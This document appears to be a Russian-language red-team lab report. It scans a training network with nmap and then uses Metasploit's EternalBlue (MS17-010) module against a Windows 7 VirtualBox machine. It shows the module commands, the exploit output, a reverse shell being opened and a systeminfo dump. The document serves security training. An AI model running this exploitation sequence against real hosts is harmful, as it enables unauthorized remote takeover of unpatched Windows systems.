


Практическое задание: кейс Red Team

1. Виртуальная машина с ОС Windows 7



2. Сканирование учебной локальной сети для выявления доступных хостов.

```
user@kali:~$ nmap -sP 192.168.0.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-01 14:30 MSK
Nmap scan report for 192.168.0.1
Host is up (0.021s latency).
Nmap scan report for 192.168.0.100
Host is up (0.090s latency).
Nmap scan report for 192.168.0.101
Host is up (0.090s latency).
Nmap scan report for 192.168.0.102
Host is up (0.040s latency).
Nmap scan report for 192.168.0.103
Host is up (0.014s latency).
Nmap scan report for 192.168.0.104
Host is up (0.0024s latency).
Nmap scan report for 192.168.0.106
Host is up (0.0023s latency).
Nmap done: 256 IP addresses (7 hosts up) scanned in 4.00 seconds
```

```
user@kali:~$ nmap -sV 192.168.0.103
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-01 14:31 MSK
Nmap scan report for 192.168.0.103
Host is up (0.037s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Microsoft Windows 7 - 10 microsoft-ds (workgro
up: WORKGROUP)
554/tcp    open  rtsp?
2869/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp  open  msrpc            Microsoft Windows RPC
49153/tcp  open  msrpc            Microsoft Windows RPC
49154/tcp  open  msrpc            Microsoft Windows RPC
49155/tcp  open  msrpc            Microsoft Windows RPC
49156/tcp  open  msrpc            Microsoft Windows RPC
49163/tcp  open  msrpc            Microsoft Windows RPC
Service Info: Host: USER-; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 135.81 seconds
```


3. Эксплуатация уязвимости EternalBlue

```
Matching Modules
=====

# Name                                     Disclosure Date Rank Check Descripti
on - - - - -                               - - - - - - - - - - - - - - - -

0 auxiliary/admin/smb/ms17_010_command      2017-03-14      normal No MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
1 auxiliary/scanner/smb/smb_ms17_010      normal No MS17-010
SMB RCE Detection
2 exploit/windows/smb/doublepulsar_rce      2017-04-14      great Yes DOUBLEPUL
SAR Payload Execution and Neutralization
3 exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes MS17-010
EternalBlue SMB Remote Windows Kernel Pool Corruption
4 exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14      average No MS17-010
EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
5 exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution

msf5 > use 3
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.0.103
rhost => 192.168.0.103
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.0.104:4444
[*] 192.168.0.103:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.0.103:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.103:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.103:445 - Connecting to target for exploitation.
[*] 192.168.0.103:445 - Connection established for exploitation.
[*] 192.168.0.103:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.103:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.0.103:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7
Profes
[*] 192.168.0.103:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 760
1 Serv
[*] 192.168.0.103:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1

[*] 192.168.0.103:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.103:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.103:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.103:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.0.103:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7
Profes
[*] 192.168.0.103:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 760
1 Serv
[*] 192.168.0.103:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1

[*] 192.168.0.103:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.103:445 - Trying exploit with 17 Groom Allocations.
[-] 192.168.0.103:445 - Sending all but last fragment of exploit packet
[-] 192.168.0.103:445 - Starting non-paged pool grooming
[-] 192.168.0.103:445 - Sending SMBv2 buffers
[*] 192.168.0.103:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.103:445 - Sending final SMBv2 buffers.
[*] 192.168.0.103:445 - Sending last fragment of exploit packet!
[*] 192.168.0.103:445 - Receiving response from exploit packet
[*] 192.168.0.103:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.103:445 - Sending egg to corrupted connection.
[*] 192.168.0.103:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.0.104:4444 -> 192.168.0.103:49177) at 2023-12-01 14:40:46 +0300
[*] 192.168.0.103:445 - -----
[*] 192.168.0.103:445 - -----WIN-----
[*] 192.168.0.103:445 - -----

systeminfo
systeminfo

USER-
Microsoft Windows 7 Professional
6.1.7601 Service Pack 1 7601
Microsoft Corporation
Multiprocessor Free
user
00371-177-0000061-85673
01.12.2023, 13:54:06
01.12.2023, 13:54:30
innotek GmbH
VirtualBox
x64-based PC
- 1.
[01]: Intel64 Family 6 Model 58 Stepping 9 GenuineIntel ~2395
innotek GmbH VirtualBox, 01.12.2006
C:\Windows
C:\Windows\system32
\Device\HarddiskVolume1
ru;
```

